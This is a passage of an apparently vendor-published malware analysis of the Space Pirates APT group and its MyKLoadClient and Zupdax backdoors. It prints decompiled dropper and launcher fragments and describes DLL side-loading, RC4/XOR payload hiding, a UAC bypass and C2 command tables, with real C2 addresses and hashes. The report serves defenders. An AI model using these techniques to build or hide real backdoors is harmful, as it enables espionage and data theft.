# Space Pirates: analyzing the tools and connections of a new hacker group

Published on 17 May 2022



## Introduction

At the end of 2019, Positive Technologies Expert Security Center (PT ESC) found a phishing email aimed at a Russian aerospace enterprise. It contained a link to previously unknown malware. Our experts discovered the same malware in 2020 when investigating an information security incident at a Russian government agency. During the investigation, several new malware families using a common network infrastructure were also discovered, some of which had not previously been mentioned in open sources.

In the summer of 2021, PT ESC revealed traces of compromise of another Russian aerospace enterprise. The organization was duly informed. As a result of the investigation, we found connections to the same network infrastructure on its computers. Further research made it possible to identify at least two more organizations in Russia, both partially state-owned, that were attacked using the same malware and network infrastructure.

We could not unambiguously link the detected malicious activity to any known hacker group, so we gave the attackers a new name—Space Pirates. The reason for the name was the P1Rat string used in the PDB paths, and the targeting of the aerospace industry. This report describes the group's detected activity, the features of the malware it uses, as well as its connection with other APT groups.

## General information

We assume that Space Pirates has Asian roots, as indicated by the active use of the Chinese language in resources, SFX archives, and paths to PDB files. In addition, the group's toolkit includes the Royal Road RTF (or 8.t) builder (common among hackers of Asian origin) and the PcShare backdoor, and almost all intersections with previously known activity are associated with APT groups in the Asian region.

The group began its activity no later than 2017. The main targets of the criminals are espionage and theft of confidential information. Among the victims identified during the threat study are government agencies and IT departments, as well as aerospace and power enterprises in Russia, Georgia, and Mongolia. At least five organizations were attacked in Russia, one in Georgia, and the exact number of victims in Mongolia is unknown.

Some APT group attacks using malware were also targeted at Chinese financial companies, which suggests a monetary motivation. All potential victims were notified by the respective national CERTs.

At least two attacks on Russian organizations can be considered successful. In the first case, the attackers gained access to at least 20 servers on the corporate network, where they remained for about 10 months. During this time, more than 1,500 internal documents were stolen, as well as information about all employee accounts in one of the network domains. In the second case, the attackers managed to gain persistence in the company's network and remain there for more than a year, obtain information about the computers on the network, and install malware on at least 12 corporate nodes in three different regions.

The Space Pirates toolkit includes unique downloaders and several backdoors which we have not previously encountered and which are presumably specific to the group: MyKLoadClient, BH_A006, and Deed RAT. The criminals also have access to the Zupdax backdoor: its modern variants use a similar MyKLoadClient execution scheme; however, the code of the backdoor itself dates back to 2010 and cannot be uniquely attributed to the group.

In addition, the attackers use well-known malware, such as PlugX, ShadowPad, Poison Ivy, a modified version of PcShare, and the public shell ReVBShell. The dog-tunnel utility is used to tunnel traffic.

The main network infrastructure of the group uses a small number of IP addresses indicated by DDNS domains. Interestingly, the attackers use not only third-level domains, but also fourth- and higher-level ones, for example, w.asd3.as.amazon-corp.wikaba.com.

In the process of investigating Space Pirates, we found a large number of intersections with previously identified activity, which researchers associate with the following groups: Winnti (APT41), Bronze Union (APT27), TA428, RedFoxtrot, Mustang Panda, and Night Dragon. The reason for this is probably the exchange of tools between groups, which is common practice for APT groups in the Asian region.

The connection between the Space Pirates and TA428 groups should be specially noted. As part of another investigation, we observed the activities of both groups on infected computers, which, however, had no intersections in the network infrastructure. During Operation StealthyTrident, described by ESET, the attackers used Tmanger, attributed to TA428, and Zupdax, associated with Space Pirates. The connection with another TA428 malware, in particular Albaniiutas (RemShell), and Zupdax can also be traced in the network infrastructure adjacent to the one mentioned in the ESET report. All this suggests that Space Pirates and TA428 can combine their efforts and share tools, network resources, and access to infected systems.

The key connections between the affected organizations, malware families, and fragments of the network infrastructure, as well as public information about the attackers, can be seen in Figure 1. Later in the report, we will give more details about them.





Figure 1. Key connections

## Analysis of malware and tools

### MyKLoadClient


This malware was used in attacks on Russian organizations, including government agencies and aerospace enterprises, often being distributed through targeted phishing. The email analysis shows that Chinese companies providing financial services also became victims.

Among the malware samples with MyKLoadClient that we found, two typical implementation schemes can be distinguished. The first (hereinafter scheme 1) is based on the use of SFX archives as droppers, implements the DLL Side-Loading technique, and uses an auxiliary launcher library AntiVirusLoader.dll. The second (hereinafter scheme 2) includes only a custom-written dropper which transfers control to the payload directly. In the second case, gaining persistence in the system is not a feature of the code.

Note that, according to the known data, there is a clear relationship between the attackers' goals and the choice of implementation scheme: samples using scheme 1 were targeted at Russian organizations, whereas scheme 2 was used in attacks on Chinese companies. If we rely on the dates of modification and compilation of files (which, however, could be spoofed), the same division can be traced back in time: scheme 1 was presumably used in 2018–2019, and scheme 2 in 2020. It is possible that the attackers updated the implementation chain of the previous malware to reduce the likelihood of its detection in new attacks.

#### Scheme 1

A typical example of a sample with the first implementation scheme is a file named *Петербургский международный экономический форум (ПМЭФ)___2019.exe (Petersburg International Economic Forum (SPIEF)___2019.exe)* with SHA-256 d3a50abae9ab782b293d7e06c7cd518bbcec16df867f2bdcc106dec1e75dc80b. The file is an SFX archive that extracts the decoy document 0417.doc and another SFX archive named apple.exe. The files in the archive were modified in April 2019. The document contains a text with a true description of SPIEF.



**Петербургский международный экономический форум (2019)**

Петербургский международный экономический форум (ПМЭФ) – уникальное событие в мире экономики и бизнеса. ПМЭФ проводится с 1997 года, а с 2006 года проходит под патронатом и при участии Президента Российской Федерации.

За прошедшие двадцать лет Форум стал ведущей мировой площадкой для общения представителей деловых кругов и обсуждения ключевых экономических вопросов, стоящих перед Россией, развивающимися рынками и миром в целом.

Уникальные возможности ПМЭФ:

– Эффективная платформа для бизнес-коммуникаций: встречи с коллегами, партнерами, экспертами, лидерами мирового бизнеса, представителями международной политической арены, деятелями науки и культуры, журналистами. На площадке Форума организованы

Figure 2. Contents of the decoy document 0417.doc

The second SFX archive extracts three PE files from itself: the legitimate siteadv.exe, the launcher siteadv.dll, and the library with payload cc.tmp. Note that in the samples studied, the first implementation scheme does not always use a decoy. However, in all cases, a similar SFX archive is used, which contains files with the same names and purpose.





Figure 3. Contents of the apple.exe archive

The executable EXE file is signed by McAfee, Inc. and is a component of the McAfee SiteAdvisor installer. At startup, it loads the siteadv.dll library, which is responsible for installing and launching the payload. The launcher resources feature a configuration encrypted with RC4 with key "TDILocker" and containing the necessary paths, registry key names, and flags.

```
22  Sleep(1000u);
23  v1 = GetCommandLineW();
24  v2 = CommandLineToArgvW(v1, &pNumArgs);
25  if ( !v2 || pNumArgs < 2 )
26    return 0;
27  if ( !load_and_decrypt_config((HMODULE)hinstDll, &v9) )
28  {
29    debug("LoadCFG Error!");
30    return 0;
31  }
32  if ( lstrcmpiW(v2[1], L"run") )
33  {
34    if ( lstrcmpiW(v2[1], L"mrun") )
35    {
36      if ( lstrcmpiW(v2[1], L"ins") )
37      {
38        if ( lstrcmpiW(v2[1], L"install_del") )
39        {
40          if ( lstrcmpiW(v2[1], L"stat") )
41            goto LABEL_29;
42          if ( pNumArgs >= 3 )
43          {
44            debug("stat");
45            Filename = 0;
46            memset(&v17, 0, 0x206u);
47            v14 = 0;
48            memset(&v15, 0, 0x206u);
49            CommandLine = 0;
50            memset(&v19, 0, 0xA26u);
51            GetModuleFileNameW(0, &Filename, 0x104u);
52            GetCurrentProcessId();
```

Figure 4. Siteadv.dll code fragment

The launcher provides several possible commands that are passed by way of command-line arguments and are responsible for one of the implementation stages:

| Command | Description |
|---|---|
| stat | The command to start the installation. Restarts the process in which the library is loaded (siteadv.exe) with the install_del command. Additionally passes the path to the parent process. |
| install_del | Gains persistence on the infected computer (the registry key is specified in the configuration). In this case, the path to the siteadv.exe file is used with the run or mrun argument. Deletes the file specified by the third argument (the path to the parent process). Launches the payload in the same way as the run command. |
| run | Loads a DLL with payload via LoadLibrary and executes the function exported from it (the name is specified in the configuration). |
| mrun | Not implemented. |
| ins | Not implemented. |

In addition to the exported function main, which is called by the legitimate siteadv.exe, in siteadv.dll there is an unused buc_uninstallinterface export that is responsible for bypassing the UAC using the IARPUninstallStringLauncher component.

The launcher library has the export name AntiVirusLoader.dll. In some of its instances, you can find the PDB path: D:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoader_bypassKIS\snake\res\SiteAdv.pdb.

The cc.tmp payload is a backdoor implemented as a dynamic library with the internal name client.dll. It exports the MyKLoad function, which is the actual entry point. We will consider the functionality of the backdoor below.

**Scheme 2**

The executable file responsible for extracting the decoy and payload acts as a dropper in the second scheme. The binary data is located in the body of the dropper and is XOR-encrypted with a single-byte key. In addition to the standard launch of the extracted payload via the CreateProcess call, the dropper also performs reflective loading and execution of the EXE file directly in the current process.

```
22  memset(v12, 0, sizeof(v12));
23  memcpy(pdf_filename, &::pdf_filename, 0x104ui64);
24  for ( i = 0; i < 225098; ++i )
25    pdf_file[i] ^= 0xE3u;
26  for ( j = 0; j < 91648; ++j )
27    exe_file[j] ^= 0xC7u;
28  pdf_path = write_to_temp(pdf_file, pdf_filename, 0x36F4Au);
29  if ( pdf_path )
30    ShellExecuteA(0i64, "open", pdf_path, 0i64, ".", 5);
31  exe_path = write_to_temp(exe_file, "conhost.exe", 91648u);
32  if ( exe_path )
33  {
34    memset(&v6, 0, sizeof(v6));
35    v6.cb = 104;
36    v6.dwFlags = 257;
37    v6.wShowWindow = 0;
38    if ( CreateProcessA(0i64, exe_path, 0i64, 0i64, 0, 0, 0i64, 0i64, &v6, &v5) )
39    {
40      CloseHandle(v5.hThread);
41      CloseHandle(v5.hProcess);
42    }
43  }
44  reflective_load(exe_file, 91648i64);
45  return 0i64;
```

Figure 5. Fragment of the dropper code

In some cases, the dropper functions are additionally obfuscated using the control flow flattening technique.

```
30  memset(&v20[260], 0, 0x104u);
31  memcpy(v20, "browser_extension.exe", 0x104u);
32  v19 = 0;
33  v13 = 0xBE8EBC58;
34  while ( v13 != 0x957D6918 )
35  {
36    switch ( v13 )
37    {
38      case 0x95B39D07:
39        v18 = 0;
40        v13 = 0x7E54A627;
41        break;
42      case 0x99E1FC14:
43        *(_BYTE *)(v19 + 0x409004) ^= 0x1Fu;
44        v13 = 0x4A492A48;
45        break;
46      case 0xBE8EBC58:
47        v4 = 0x95B39D07;
48        if ( v19 < 321734 )
49          v4 = 0x99E1FC14;
50        v13 = v4;
51        break;
52      case 0xD50C300C:
53        ++v18;
54        v13 = 0x7E54A627;
55        break;
56      case 0xD5EE6683:
57        CloseHandle(v14.hThread);
58        v13 = 0x7152B6EA;
59        CloseHandle(v14.hProcess);
60        break;
61      case 0xF78AEC92:
62        *(_BYTE *)(v18 + 0x4578CA) ^= 0x8Fu;
63        v13 = 0xD50C300C;
64        break;
```

Figure 6. Obfuscated version of the dropper

As a decoy, the investigated samples use a PDF document containing a message about a "corrupt file" in the Chinese language, or an application stub that displays the message "正在更新浏览器插件，请稍后..." (*The browser plugin is updating, please wait ...*) and "更新完毕，请重启浏览器！" (*The update is completed, restart the browser!*).





Figure 7. PDF decoy with the text "Corrupt or incompatible file"

The payload in this case is an executable file with the internal name client.exe. Some samples also have the PDB path C:\Users\classone\Desktop\src\client\exe_debug\client.pdb.

**Test sample**

We also managed to find a test version of the malware created no later than in 2018: b1d6ba4d995061a0011cb03cd821aaa79f0a45ba2647885171d473ca1a38c098. This application is a dropper.

Interestingly, it seems to have been created based on the Snake game. This is indicated by several details:

- When launched, the application creates a window using the string "Snake" as its name.
- There is code presumably responsible for the game logic—in particular, for generating random coordinates of pieces of food on the 50×50 field and comparing them with the position of the snake.
- The application handles presses of the spacebar and cursor keys.
- The application features a menu with items in Chinese: Start, Pause, Restart, and Quit.


Figure 8. Application menu

In addition, among the dropper resources there is also an "About the program" window (in Chinese), the content of which indicates that this is the second version of the Snake game, which was created in 2016. The email address of the probable author is also given: mexbochen@foxmail.com.





Figure 9. "About the program" window

A Google search for the address throws up the profile of the email owner—a programmer from China who specializes in image processing.





Figure 10. Business card website with the contact address mexbochen@foxmail.com

Despite the connection between the application and the owner of the email, it is impossible to say unequivocally that he is the author of the malware. It is possible that Snake was once an open-source project, and the attackers used it as a basis for implementing the dropper.

The files extracted by the dropper are contained in its resources in cleartext. Also in the resources is an encrypted configuration that contains the file names—exactly the same configuration is used in the launcher. When files are written to disk, their contents are XOR-encrypted with the 0x80 key, and then the files are reopened and decrypted. The dropper contains the same set of components as SFX archives (scheme 1): a legitimate McAfee SiteAdvisor component, a DLL launcher, and a library with a payload named Client.obj.

After extraction, the dropper generates a command line to run the launcher with the install command (for persistence in the registry and launching the payload), but does not make further use of it. This is probably an error: there is the debug message "CreateProcess success!" in the code, but the CreateProcess function is not called.

The launcher of the test sample differs in its implementation of the mrun command: a variation of the run command responsible for launching the function exported from the DLL with payload. Unlike run, mrun predecrypts the library using the RC4 algorithm with key "GoogleMailData" and uses reflective loading for its execution.

The payload of Client.obj is similar to cc.tmp (scheme 1) and has only minor differences. In particular, the entry point function exported by the library is called "main", which, when run, displays a message box with the text "*just a demo for test!!!*" In addition, the backdoor configuration is not encrypted and contains the test C2 127.0.0.1.

**Payload**

Options for implementing the backdoor in the form of the executable file client.exe and the library client.dll have the same functionality. However, they differ in how they initialize the structure with configuration parameters, which include the address and port of the C2, the backdoor activity flag, as well as the string IDs of the malware sent to the C2.

In the client.dll library, just like in the launcher (scheme 1), there is a configuration encrypted with RC4 key "GoogleMailData" in the payload resources. In the EXE version, the structure is filled with values fixed in the code.

The following table lists the backdoor samples we found and the data specified in their configuration, namely the IDs and the control server. The "?" sign means that the string is a random set of bytes.

| SHA-256 of the payload | Scheme | ID1 | ID2 | ID3 | C2 |
|---|---|---|---|---|---|
| 5847c8b8f54c60db939b045d385aba0795880d92b00d28447d7d9293693f622b | 1 | pwd | my vps | group | 127.0.0.1 |
| 56b9648fd3ffd1bf3cb030cb64c1d983fcd1ee047bb6bd97f32edbe692fa8570 | 1 | pwd | my vps | ? | 207.148.121.88 |
| d0fb0a0379248cdada356da83cd2ee364e0e58f4ed272d3369fe1d6ca8029679 | 1 | pwd | my vps | ? | 207.148.121.88 |
| 7b7a65c314125692524d588553da7f6ab3179ceb639f677ed1cefe3f1d03f36e | 1 | pwd | my vps | ? | 207.148.121.88 |
| 3ccae178d691fc95f6c52264242a39daf4c44813d835eaa051e7558b191d19ee | 1 | pwd | my vps | ? | 207.148.121.88 |
| 69863ba336156f4e559364b63a39f16e08ac3a6e3a0fa4ce11486ea16827f772 | 1 | pwd | my vps | ? | micro.dns04.com |
| 949cb5d03a7952ce24b15d6fccd44f9ed461513209ad74e6b1efae01879395b1 | 1 | pwd | my vps | ? | microft.dynssl.com |
| fa3ecd74b9f329a96b5739bba7b1872ef1ab84bb95f89101a69b6b6e780e2063 | - | pwd | memo | group | 47.108.89.169 |
| 84eb2efa324eba0c2e06c3b84395e9f5e3f28a3c9b86edd1f813807ba39d9acb | 2 | pwd | memo | group | 47.108.89.169 |
| b822a4ec46aacb3bb4c22fe5d9298210bfa442118ee05a1532c324a5f847a9e6 | 2 | gundan | memo | group | 120.78.127.189 |
| 944a3c8293ff068d803f8537b15e6adbad7fa1e789f3dc404ba603a8cb7c22aa | 2 | gundan | memo | group | 121.89.210.144 |

The connection to the control server is established over TCP, and the traffic is not encrypted. The messages have a header of the following structure:

```
struct PacketHeader{
    _DWORD Version; // 0x20170510
    _DWORD CommandId;
    _DWORD PayloadSize;
    _DWORD LastError;
};
```

The 0x20170510 constant is always used as the version, probably denoting some date.

The malware has several classes/modules responsible for the corresponding functionality:

- ShellManager: remote command line
- DiskManager: working with disks installed on the infected computer
- FileTransferManager: file transfer
- RS5Manager: using the infected computer as a proxy server

In the ID of each command, there is a module identifier, which is obtained by applying the 0xFF000 mask. Here is a full list of supported commands:

| Module ID | Full ID | Description |
|---|---|---|
| 0 | 1 | Collect information about the infected system |
| 0 | 3 | Terminate malware execution |
| 0x2000 (ShellManager) | 0x2002 | Start the cmd.exe process and create a thread for sending its output to C2 |
| | 0x2003 | Send a command to the shell |
| | 0x2004 | Close the shell |
| 0x3000 (DiskManager) | 0x3000 | Get a list of disks available in the system and information about them |
| | 0x3001 | Get directory listing |
| 0x4000 (FileTransferManager) | 0x4001 | Initialize file transfer from the infected computer to C2 (opens the file for reading) |
| | 0x4008 | Read a block of data from a previously opened file. |
| | 0x4004 | Initialize file transfer from C2 to the infected computer (opens the file for writing) |
| | 0x4005 | Write a block of data to a previously opened file |
| | 0x4006 | Complete the file transfer to the infected computer and set the timestamps |
| | 0x4009 | Close open file descriptors and reset internal fields |
| | 0x4010 | Get a recursive directory listing |
| 0x5000 (RS5Manager) | 0x5000 | Perform initialization, create threads for receiving packets from a remote node and sending them to C2 |
| | 0x5001 | Create a socket and connect to a remote node |
| | 0x5003 | Send data to the connected socket |
| | 0x5004 | Close the connected socket |

In the process of collecting information about the system, the backdoor creates a globally unique identifier (GUID) and writes it to the registry in one of the HKLM or HKCU hives using the Software\CLASSES\KmpiPlayer key. If the key is already in the registry, then the existing ID is used.

### Zupdax

The first public mention of this malware can be found in the Unit 42 report on HenBox, a malicious application for Android. In the HenBox network infrastructure, researchers found traces of the use of malware of the PlugX, Zupdax, 9002 RAT, and Poison Ivy families. In 2019, Unit 42 combined three years of observed activity related to the above-mentioned set of malware, naming the group (or groups) behind it PKPLUG.

In 2020, ESET discovered traces of an attack on the Able Soft LLC supply chain. One of the attack options was to compromise the Able Desktop installer by adding malicious code to it. The researchers cite the HyperBro and Korplug (PlugX) backdoors as the payload built into the installers.

According to available data, we can say that the payload designated by ESET as Korplug is in fact a Zupdax backdoor. This opinion is shared by NortonLifeLock and Avira analysts, who published a report in the fall of 2021 describing the main features of Zupdax.

Zupdax has been operating since 2014 at least. Our study focused on 2017–2019 samples, but some details can only be traced in earlier versions (2014–2015). We will be referring to them as "old".

The latest versions of Zupdax use the same loading scheme as in the MyKLoadClient test sample. Although there is no Snake game code in them, the main functionality of the dropper is implemented in a similar way: in its resources are the legitimate siteadv.exe, a launcher library, a payload, and a XOR-encrypted configuration with file names and flags. The launcher uses exactly the same configuration.

Unlike MyKLoadClient, in almost all samples with Zupdax, the payload (which is extracted under the name ok.obj) is encrypted and launched using the mrun method.

Among the launcher samples that are used in conjunction with Zupdax, you can find more functional options that support UAC bypass (in particular, using buc_uninstallinterface export) and persistence as a service.

In the dropper and launcher samples are the corresponding PDB paths:
d:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoaderBypassNorton\Release\loaderexe.pdb and
d:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoader_bypassKIS\snake\res\SiteAdv.pdb.

Malware variants related to the attack on Able Desktop users also contain a PDB with a similar string, MyLoader_bypassKIS:
c:\Users\PC-2015\Desktop\Badger\En-v2\免杀\MyLoader_bypassKIS\bin\loaderdll.pdb.

Interestingly, there is at least one sample (a95dfb8a8d03e9bcb50451068773cc1f1dd4b022bb39dce3679f1b3ce70aa4f9) that is completely identical to the test version of MyKLoadClient and contains exactly the same "About the program" window. The payload in it is a Zupdax backdoor.

**Payload**

For network interaction with C2, the backdoor uses the UDT protocol, which implements data transfer over UDP. The messages have a header with a structure similar to that used in MyKLoadClient. The only difference is the value of the first field equal to 0x12345678:

```
struct PacketHeader{
    _DWORD Magic; // 0x12345678
    _DWORD CommandId;
    _DWORD PayloadSize;
    _DWORD Unknown; // 0
};
```

Immediately after establishing a connection with C2, the backdoor collects and sends information about the system, including the computer name, user name, OS version, information about disk volume, RAM, and CPU, as well as the IP and MAC addresses of the network adapter. The collected information is sent with the 0x1 command ID.

The set of commands that the backdoor can handle does not change significantly from version to version: its main features are reduced to the execution of additional code that it can get from the control server. Older versions of Zupdax contain debug messages that allow you to see the original names of operations:

| ID | Name | Description |
|---|---|---|
| 0x0 | CMD_END | Shut down the backdoor or restart it (depending on the version) |
| 0x17 | CMD_SET_REM | Write a new control server to the file (transmitted in the message) |
| 0x19 | CMD_UNINSTALL_HOST | Perform self-removal from the system |
| 0x28 | CMD_TRANSMISSION_PLUGIN | Get the plugin name from C2 and run it (the plugin can be a shellcode or an EXE file) If the necessary plugin is not available on the disk, first get it from C2. (Present only in old versions) |
| 0x29 | CMD_PLUGIN_TRANSMISSION_EXECUTE | Get the plugin ID from C2 and launch its entry point (the plugins are stored in memory). If the plugin is not in memory, first get the PE file from the control server and reflectively load the exported function from it. (In old versions, it is the same as CMD_TRANSMISSION_PLUGIN) |
| 0x38 | CMD_UPDATE | Download the EXE file from the specified link, save it to disk, and execute it. |
| 0x68 | | Run the executable file at a fixed path under the name of the current user. The path is equal to C:\ProgramData\AdobeBak \avanti.exe. (Present only in the latest versions) |
| 0x77 | CMD_ADD_STARTUP | See CMD_TRANSMISSION_PLUGIN |

Old Zupdax samples also have paths to PDB files:
h:\E\项目问题\UDPUDP-英文\bin\server.pdb
d:\磁盘\E\项目问题\版本\UDPUDP-英文\bin\server.pdb

It follows from them that the original name of the project can be translated as "UDPUDP-English."

**Connection with Redsip**

In 2011, McAfee described a series of attacks on energy companies that was named Night Dragon. Among the malware used by the attackers was a Redsip backdoor (e3165c2691dc27ddaeb21e007f2bf5aeb14ef3e12ec007938e104d6aed512f39).

